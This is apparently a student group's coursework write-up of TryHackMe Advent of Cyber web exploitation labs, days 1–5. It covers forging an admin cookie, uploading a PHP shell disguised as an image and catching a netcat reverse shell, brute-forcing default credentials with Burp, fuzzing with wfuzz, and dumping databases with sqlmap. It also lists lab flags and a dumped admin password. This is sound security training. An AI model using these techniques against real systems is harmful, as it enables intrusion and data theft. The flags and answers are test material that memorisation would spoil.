

# PSP0201

## Week 2

## Writeup

### Group Name:HUSTLERS

### Members

ID	Name	Role
1211100708	Muhammad Faiz Bln Mohd Fauzi	leader
1211101962	Barath A L Saravanan	member
1211101804	AKHILESHNAIDU A/L JAYA KUMAR	MEMBER


## Day 1 - [Web Exploitation] A Christmas Crisis

Tools used: Kali Linux, Firefox, Cyberchef

Solution/walkthrough:


question 1

Inspect the website and obtain the title from html tag



question 2 and 3

Check on the cookies tab to get the name and value in hexadecimal



question 4,5 and 6

Using Cyberchef, decoded the cookie value and get JSON format and company with username value

The screenshot shows the CyberChef web application. The 'Recipe' panel on the left has a 'From Hex' step selected with the 'Delimiter' set to 'Auto'. The 'Input' panel on the right contains a long hexadecimal string. The 'Output' panel at the bottom displays the decoded JSON: {"company": "The Best Festival Company", "username": "admin"}. The interface includes a sidebar with various operations like 'To Base64', 'From Base64', 'To Hex', 'From Hex', 'To Hexdump', 'From Hexdump', 'URL Decode', 'Regular expression', and 'Entropy'. The top bar shows 'Download CyberChef' and 'Last build: 15 days ago'.

question 7

change the username value to santa

The screenshot shows the CyberChef web application with the 'Recipe' panel set to 'To Hex' and 'Delimiter' set to 'None'. The 'Input' panel contains the same JSON as before: {"company": "The Best Festival Company", "username": "santa"}. The 'Output' panel displays the resulting hexadecimal string. The interface is identical to the previous screenshot, showing the same sidebar and top bar.

## question 8

get access control to active and obtain the flag



### Thought Process/Methodology:


Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and login. After logging in, we open the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we altered the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with converted one and refreshed the page. We are now show an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.

## Day 2 - [Web Exploitation] The Elf Strikes Back!

Tools used: Kali Linux, Firefox

Solution/walkthrough:

### Question 1



?id=ODIzODI5MTNiYmYw is there itself in tryhackme

### Question 2

```

1 <!DOCTYPE html>
2 <html lang=en>
3   <head>
4     <title>Protection</title>
5     <meta charset=utf-8>
6     <meta name=viewport content="width=device-width, initial-scale=1.0">
7     <link rel="icon" type="image/x-icon" href="favicon.ico">
8     <link type=text/css rel=stylesheet href="/assets/css/lemonada.css">
9     <link type=text/css rel=stylesheet href="/assets/css/roboto.css">
10    <link type=text/css rel=stylesheet href="/assets/css/auth.css">
11    <link type=text/css rel=stylesheet href="/assets/css/lightrope.css">
12    <link type=text/css rel=stylesheet href="/assets/css/buttons.css">
13    <script src="/assets/js/upload.js"></script>
14    <script src="/assets/js/boxfade.js"></script>
15  </head>
16  <body>
17    <ul class="lightrope"><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li></ul>
18    <div class=nose></div>
19    <main>
20      <h1>Protect the Factory!</h1>
21      <h2>If you see any suspicious people near the factory, take a picture and upload it here!</h2>
22      <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
23      <button tabindex=0 id=coverFile>Select</button>
24      <button tabindex=1 id=uploadFile>Submit</button>
25      <p id=fileText>No file selected</p>
26    </main>
27  </body>
28 </html>
29
30

```

(JPEG,JPG,PNG)represents = IMAGE

Question 3

## Index of /uploads

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">shell.jpeg</a>	2020-12-01 20:34	5.4K	
 <a href="#">shell.jpg.php</a>	2020-12-01 20:36	5.4K	

uploads

Question 4 and 5

```

File Actions Edit View Help
listening on [any] 1234 ...
connect to [10.8.4.3] from (UNKNOWN) [10.10.211.75] 39826
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:
20:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 20:59:48 up 45 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48 apache) gid=48 apache) groups=48 apache)
sh: cannot set terminal process group (882): Inappropriate ioctl for dev
ice
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt

=====

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're
enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesom
e @Vargnaar for his invaluable design lessons, without which the theming
of the past two websites simply would not be the same.

Have a flag -- you deserve it!      I
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas E
ve)!
--Muiri (@MuirlandOracle)

```

THM is showed

Question4



<code>nc -l [host] [port]</code>	Listen for an incoming connection
<code>nc -k -l [host] [port]</code>	Continue listening after client has disconnected
<code>nc -n [host] [port]</code>	No DNS lookups
<code>nc -p [source port] [host] [port]</code>	Use specific source port
<code>nc -s [source ip] [host] [port]</code>	Use source IP
<code>nc -w [timeout] [host] [port]</code>	Apply 'n' second timeout
<code>nc -v [host] [port]</code>	Verbose output

## Day 3 - [Web Exploitation] Christmas Chaos

Tools used: Kali Linux, Firefox,burpsuite, foxyproxy,sqlmap

Question 1& 2

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):


### Question 3

The agent was ag3nt-j1

ag3nt-j1 U.S. Dept Of Defense staff agreed to disclose this report.

Jun 25th (2 years ago)

### Question 4@5



**Attack Target**

Configure the details of the target for the attack.

Host:

Port:

☐ Use HTTPS

### Question 6

Url encoding

%50%53%50%30%32%30%31

### Question 7

Use cluster bomb in attack type



**Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type:

### Question 8

Get the THM Flag

Flag: THM{885ffab980e049847516f9d8fe99ad1a}

Day 4 - [Web Exploitation] Santa's watching

Tools used: Kali Linux, Wfuzz, Gobuster

Question 1

```
root@10-10-200-120:~# wfuzz -C -z 'file,/opt/AbC-2020/day-4/wordlist' -u 'http://10.10.225.129/api/site-log.php?date=FUZZ'
```

Question 2

Can get this in index of /api

 [site-log.php](#)

Question 3

Flag displayed in Api Directory

THM{D4t3\_AP1}

Question 4

- ☐ proxy address
- ☒ printer
- ☐ recipe
- ☒ filename

Day 5 - [Web Exploitation] Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, burpsuite, foxyproxy, sqlmap

Solution/walkthrough:

question 1

default port number for SQL Server running on TCP microsoft documentation

## port 1433

If enabled, the default instance of the SQL Server Database Engine listens on TCP port 1433. Named instances of the Database Engine and SQL Server Compact are configured for dynamic ports.

11 Mar 2022

[https://docs.microsoft.com > en-us > sql > database-engine](https://docs.microsoft.com/en-us/sql/database-engine) :

[Configure a Server to Listen on a Specific TCP Port - SQL Server](#)

question 2

get access to secret's santa login panel without using bruteforce

A cartoon illustration of Santa Claus standing under a string of colorful Christmas lights. The text "Welcome back, Santa!" is at the top, and "The database has been updated while you were away!" is at the bottom.

question 4,5 and 6

```

Database: SQLite_masterdb
Table: sequels
[22 entries]
+-----+-----+-----+
| kid      | age | title                |
+-----+-----+-----+
| James    | 8   | shoes                |
| John     | 4   | skateboard           |
| Robert   | 17  | iphone               |
| Michael  | 5   | playstation          |
| William  | 6   | xbox                 |
| David    | 6   | candy                |
| Richard  | 9   | books                |
| Joseph   | 7   | socks                |
| Thomas   | 10  | 10 McDonalds meals  |
| Charles  | 3   | toy car              |
| Christopher | 8   | air hockey table     |
| Daniel   | 12  | lego star wars       |
| Matthew  | 15  | bike                 |
| Anthony  | 3   | table tennis         |
| Donald   | 4   | fazer chocolate     |
| Mark     | 17  | wii                  |
| Paul     | 9   | github ownership    |
| James    | 8   | finnish-english dictionary |
| Steven   | 11  | laptop              |
| Andrew   | 16  | raspberry pie        |
| Kenneth  | 19  | TryHackMe Sub       |
| Joshua   | 12  | chair                |
+-----+-----+-----+

```

question 7

```

Database: SQLite_masterdb
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+

```

question 8

```

Database: SQLite_masterdb
Table: users
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
| admin    | EhCNSWzzFP6sc7gB |
+-----+-----+

```

Thought Process/Methodology: